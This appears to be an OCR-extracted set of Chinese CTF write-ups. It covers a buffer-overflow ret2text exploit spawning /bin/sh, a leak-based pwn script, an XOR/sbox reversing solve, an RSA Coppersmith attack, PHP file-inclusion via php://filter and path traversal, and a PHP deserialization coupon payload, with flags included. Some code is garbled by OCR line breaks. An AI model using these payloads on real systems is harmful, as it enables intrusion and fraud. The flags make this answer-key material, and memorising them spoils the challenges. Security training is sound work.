
```
                                        with
socket.create_connection((host, port))
as sock:
                banner = recv_until(sock,
b"Message: ")
                sys.stdout.buffer.write(bann
er)
            sys.stdout.buffer.flush()
            leak_line = next(
                        line for line in
banner.splitlines()                 if
line.startswith(b"Buffer at: ")
            )
                                buf_addr =
int(leak_line.split(b": ", 1)[1], 16)
```

```
                print(f"[+] buffer =
{hex(buf_addr)}")
            sock.sendall(build_payload(b
uf_addr))
            if cmd is not None:
                run_command(sock,
cmd)
            else:
                interactive(sock)
if __name__ == "__main__":
    main()
```

运行脚本直接读取 flag

```
python exploit.py x.x.x.x 20056
'/bin/cat flag'
```





Thank you for your message!


flag{985511156b8b35d5df4a1cad23ca4603}

PWN10 题解

1. 题目名称

PWN-NoteService

2. 题目信息



3. 解题思路

对程序 vuln 进行检查后，可得到

NX enabled`

No PIE`

No canary found

Partial RELRO

这意味着：

1. 栈不可执行，不能直接在栈上执行 shellcode

2. 程序不开 PIE，代码段地址固定，适合做 ret2text

3. 没有栈 canary，可以直接覆盖返回地址。

程序中存在一个明显的栈溢出函数：

```
void vuln() {
    char buf[0x40];
    puts("=== Note Service ===");
    puts("Leave your note:");
    read(0, buf, 0x100);
    puts("Note saved. Thank you!");
}
```

这里的 buf 大小只有 0x40，但 read 读取了 0x100 字节，造成栈溢出。

程序中还存在一个后门函数

```
void secret_note() {
    system("/bin/sh");
```

}

因为程序不开 PIE，所以这个函数地址固定。只要控制返回地址跳转到这里，就能直接拿到 shell。

secret_note = 0x401196

对齐用 **ret = 0x40101a**

secret_note = 0x401196

对齐用 **ret = 0x40101a**

之所以在 **secret_note** 前再放一个 **ret**，是为了保证 **64** 位环境下栈对齐，避免 **system()** 因栈未按 **16** 字节对齐而异常。

函数栈布局如下：

buf[0x40] + saved rbp[0x8] + return address

因此覆盖返回地址所需偏移为：0x40 + 0x8 = 72

利用链非常简单：

1. 用 72 字节填满缓冲区和保存的 rbp
2. 返回到一个单独的 ret 做栈对齐
3. 再返回到 secret_note
4. secret_note 调用 system("/bin/sh")

payload 如下：

```
payload = b"A" * 72 + p64(0x40101a) + p64(0x401196)
```

EXP

```
from pwn import *
context.binary = elf = ELF("./vuln")
```

```
context.log_level = "info"
context.arch = "amd64"
OFFSET = 0x40 + 8
RET = 0x40101A
SECRET_NOTE                                    =
elf.sym["secret_note"]
def start():
        if args.REMOTE:
                return   remote(args.HOST,
int(args.PORT))
        return process(elf.path)
io = start()
payload = b"A" * OFFSET
payload += p64(RET)
payload += p64(SECRET_NOTE)
```

io.sendlineafter(b"Leave your note:", payload)

io.interactive()

远程利用

靶机地址：

x.x.x.x:21395


运行方式：

bash

python exp.py REMOTE HOST=x.x.x.x PORT=21395

Flag


flag{6674b7d9e32ab99b220a7b34be5f8bba}



题目名称::


Rerere

题目截图:



解题步骤:

解压得到一个可执行文件，执行得到:



当输入不正确字符时，程序会自动退出，由此说明这是一个标准的控制台读入并校验输入的逆向题

1. 反汇编后，主逻辑位于 `0x1400014fb` 附近。

程序流程如下：

输出 `Input:`

读取一行输入到栈上缓冲区

去掉结尾换行

检查输入长度是否为 `0x26`

调用校验函数

成功则输出 `Correct!`，否则输出 `Wrong!`

其中长度判断非常明显：

```asm
140001577:  83 fa 26  cmpl  $0x26, %edx
14000157a:  74 21     je    0x14000159d
```

所以正确输入长度必须是 `0x26 = 38` 字节。

2.通过检测字符串可以找到程序真正的校验函数，核心逻辑如下：

1400014c6: 41 0f b6 04 02 movzbl (%r10,%rax), %eax

1400014cb: 42 32 04 01 xorb (%rcx,%r8), %al

1400014cf: 0f b6 c0 movzbl %al, %eax

1400014d2: 43 0f b6 1c 01 movzbl (%r9,%r8), %ebx

1400014d7: 41 38 1c 03 cmpb %bl, (%r11,%rax)

1400014db: 75 17 jne 0x1400014f4

也就是：

- `key` 是 8 字节循环异或密钥
- `sbox` 是 256 字节查找表
- `target` 是目标密文

3.从.rdata 中可以得出三段数据地址（转换过后）：

地址：`0x140004020`

地址：`0x140004048`

地址：`0x140004060`

根据校验脚本可以得到解题思路：

先构造“sbox”的逆映射：

```
inv_sbox[target[i]] = input[i] ^ key[i & 7]
```

再得到：

```
input[i] = inv_sbox[target[i]] ^ key[i & 7]
```

由此可以构造脚本：

```
target = bytes.fromhex(
        "a35b4c0a0e7935933190b7eb479
135a1"
         "3b1275416136f0a18a124391df0
8f060"
       "df4c4c49476c"
)
key                                    =
bytes.fromhex("b9cdce30b8614eaa")
sbox = bytes.fromhex(
       "c223974983f6d3a7ebbf78c32956
d21a"
       "13bc216a378e5f0cb446dee46ca2
6630"
```

"0fa4bb8c094b3d3242552d4ff9771b74"

"1f717b9d73c4abd0f3c18807dcceefc0"

"724a27819beec728265a945470d1e9c8"

"98369141b83a790a08e5af8024ae0019"

"cc7af7517d69ec0365251c01f5e6bdd9"

"59fe92b0106ff0e39fad84f4a5333548"

"53b1e0d805381868a914c63f618a313b"


"ba2b4ee2579af1ea647ea093b6d

```
a602e"
        "1d5b82346dfccf7fe79667430644
c94c"
         "40dbfd4db5ed392cb3179ecdfa6
bca87"
        "8f9c890e634586aa5e9516c5d52f
a1f8"
        "99ff3c0d3ed40476d747208ddf5c
7ca3"
        "1e8b15b9a8cb22a652d6fb5dddb
26ee8"
         "f2e12a586212115075b7ac900b8
502be"
)
inv = {b: i for i, b in enumerate(sbox)}
```

flag = bytes(inv[t] ^ key[i % 8] for i, t in enumerate(target))

print(flag.decode())

得到 flag:




flag{7017678a30d686c408d48ebd984eba3a}



题目名称：

ScatterRSA

题目截图：



解题步骤：

1.解压发现给了两个文件，一个时 txt 一个是 python 文件，其中 txt 文件中给了 e n1 类似的参数，可以判断出这是一道 RSA 算法解密题目

其中算法大致逻辑为：同一个明文 `m` 被三组不同的线性填充 `a_i * m + b_i` 处理后，用相同低指数 `e = 3` 分别在三个不同模数 `n_i` 下加密

2.求解思路：

读取‘output.txt’中的‘n_i,a_i,b_i,c_i’

对每个信道构造：

f_i(x) = (a_i * x + b_i)^3 - c_i

3.用 crt 进行合并同余，得到：

F(x) = 0 mod N

4.归一化为首一多项式

5coopersmith 进行小根攻击

设计代码：

```
import re
from math import gcd
```

```
from Crypto.Util.number import long_to_bytes
from fpylll import IntegerMatrix, LLL
from sympy import Poly, symbols
def parse_output(path):
    vals = {}
        with open(path, "r", encoding="utf-8") as f:
            for line in f:
                m = re.match(r"([a-z]\d*|e)\s*=\s*(\d+)", line.strip())
                if m:
                    vals[m.group(1)] = int(m.group(2))
```

```
        return vals
def poly_add(a, b, mod=None):
        n = max(len(a), len(b))
        out = [0] * n
        for i in range(n):
                out[i] = (a[i] if i < len(a) else 0)
+ (b[i] if i < len(b) else 0)
                if mod:
                        out[i] %= mod
        return trim(out)
def poly_mul(a, b, mod=None):
        out = [0] * (len(a) + len(b) - 1)
        for i, ai in enumerate(a):
                for j, bj in enumerate(b):
                        out[i + j] += ai * bj
```

```
                    if mod:
                        out[i + j] %= mod
    return trim(out)
def poly_pow(a, e, mod=None):
    out = [1]
    base = a[:]
    while e:
        if e & 1:
            out = poly_mul(out, base, mod)
        e >>= 1
        if e:
            base = poly_mul(base, base, mod)
    return out
```

```
def trim(p):
    while len(p) > 1 and p[-1] == 0:
        p.pop()
    return p
def crt_polynomial(vals):
    ns = [vals[f"n{i}"] for i in range(1,
4)]
    aas = [vals[f"a{i}"] for i in range(1,
4)]
    bs = [vals[f"b{i}"] for i in range(1,
4)]
    cs = [vals[f"c{i}"] for i in range(1,
4)]
    nprod = 1
    for n in ns:
```

```
            nprod *= n
        f = [0]
        for n, a, b, c in zip(ns, aas, bs, cs):
            ni = nprod // n
            ti = ni * pow(ni, -1, n)
            gi = poly_pow([b, a], 3)
            gi[0] -= c
            f = poly_add(f, [(ti * coeff) %
nprod for coeff in gi], nprod)
        if gcd(f[-1], nprod) != 1:
                raise ValueError("leading
coefficient is not invertible modulo
N")
        inv_lc = pow(f[-1], -1, nprod)
        f = [(coeff * inv_lc) % nprod for
```

```
coeff in f]
        return trim(f), nprod
def   coppersmith_univariate_monic(f,
modulus, bound, mm=4, tt=0):
        degree = len(f) - 1
        dim = degree * mm + tt
        rows = []
        f_pows = [[1]]
        for _ in range(mm):
                f_pows.append(poly_mul(f_
pows[-1], f))
        for i in range(mm):
                for j in range(degree):
                        p = [0] * j + f_pows[i]
                                p   =   [coeff   *
```


```
pow(modulus, mm - i) for coeff in p]
                    rows.append(p)
        for j in range(tt):
                    rows.append([0] * j +
f_pows[mm])
        mat = IntegerMatrix(dim, dim)
        for r, p in enumerate(rows):
                        for c, coeff in
enumerate(p[:dim]):
                        mat[r, c] = coeff *
pow(bound, c)
        LLL.reduction(mat)
        x = symbols("x")
        candidates = set()
        for r in range(min(dim, 8)):
```

```
                coeffs = [int(mat[r, c]) //
pow(bound, c) for c in range(dim)]
            if not any(coeffs):
                continue
                                    poly =
Poly.from_list(list(reversed(coeffs)), x)
            for root, multiplicity in
poly.ground_roots().items():
                if root.is_Integer:
                                    candidate =
int(root)
                                if 0 <= candidate <
bound:
                                    candidates.ad
d(candidate)
```


```
    good = []
    for candidate in candidates:
        acc = 0
        for coeff in reversed(f):
            acc = (acc * candidate + coeff) % modulus
        if acc == 0:
            good.append(candidate)
    return sorted(good)
def main():
    vals = parse_output("scatterrsa10_extracted/output.txt")
    f, modulus = crt_polynomial(vals)
    for bits in range(256, 1025, 64):
```

```
                                        roots      =
coppersmith_univariate_monic(f,
modulus, 1 << bits, mm=4, tt=0)
            for root in roots:
                                            msg    =
long_to_bytes(root)
                if b"flag" in msg or b"{"
in msg:
                        print(msg.decode(e
rrors="replace"))
                        return
                print(msg)
                return
        raise SystemExit("no root found")
if __name__ == "__main__":
```

main()




得到 flag



题目名称：

WEB-Enterprise_OA

题目截图：



解题步骤：

1. 访问首页，可以看到导航链接使用了?module=xxx.php 的形式

说明后端可能将‘module’参数直接带入了‘include()’

2. 访问 http://x.x.x.x:12957/?module=php://filter/convert.base64-encode/re

source=index.php 后可以读取到源代码，分析后进行目录穿越并且绕过，利用../进行绕过

3. 尝试并且访问 http://x.x.x.x:12957/?module=..../////..../////..../flag.txt
4. 读取 flag



文件 编辑 查看


ODMyMjhiMjAzMWFhNjUwYWNkMWYyNzg3MDRlNzRjMzE=6d

WP 模板

一、题目名称

WEB-PHP_Payment

二、题目截图



三、解题思路（要求解题思路清晰，每个题需截图 flag 值并且包含时间）

1. 解压 src.zip，审计 PHP 源码，发现优惠券接口会处理用户传入的 coupon。

2. api/apply_coupon.php 对 coupon 先 base64_decode ，再直接 unserialize，存在 PHP 反序列化漏洞。

3. models.php 中

PromoManager::__destruct 会把 promo_credit 加到 session 余额。buy.php 中 flag 商品价格为 99999。

4. 构造 PromoManager 对象，将 promo_credit 设置为 100000，序列化后 base64 编码作为优惠券提交。

5. 余额足够后购买 flag 商品，返回包中得到 flag。

构造代码：


```
import requests
import base64
url = "http://x.x.x.x:24342"
s = requests.Session()
s.get(url)
payload =
```

```
'O:12:"PromoManager":2:{s:12:"prom
o_credit";i:100000;s:10:"promo_code
";s:4:"test";}'
coupon                                =
base64.b64encode(payload.encode()).
decode()
r = s.post(
        f"{url}/api/apply_coupon.php",
        data={"coupon": coupon}
)
print("Apply Coupon:")
print(r.text)
r = s.post(
        f"{url}/buy.php",
